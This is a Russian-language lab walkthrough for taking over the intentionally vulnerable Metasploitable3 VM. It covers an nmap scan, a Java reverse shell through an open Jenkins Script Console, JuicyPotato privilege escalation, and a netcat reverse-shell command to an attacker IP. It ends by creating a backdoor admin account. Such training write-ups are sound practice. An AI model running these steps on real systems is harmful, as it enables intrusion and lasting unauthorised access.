

**Получение доступа к metasploitable3**



1. Для начала проведем сканирование nmap 192.168.56.112 –p- --open –sVC –Pn
2. Изучив вывод проверим сайты и наткнемся на Jenkins на порту 8484. Авторизация на сайте не требуется (радуемся)




1. Исследуем сайт и найдем Script Console. Изучив страницу, мы можем сгенерировать rev shell на java (с помощью revshell.com)




1. Запускаем и получаем соединение. Проверим кто мы




1. Видим SeImpersonatePrivilege и значит, что может сработать одна из картошек
2. Путем проб и ошибок находим что juicypotato работает. Значит попробуем получить rev shell от системы
3. Скачаем JuicyPotato,nc64.exe и создадим unl.bat в котором пропишем "С:\tools\nc.exe 192.168.56.111 1333 -e bash"
4. Загружаем все на metasploitable и пробуем запустить



1. Получаем обратный шелл от системы



1. Создадим юзера с правами админа hahacker и паролем hacker1333



1. Проверим его работу с помощью ssh

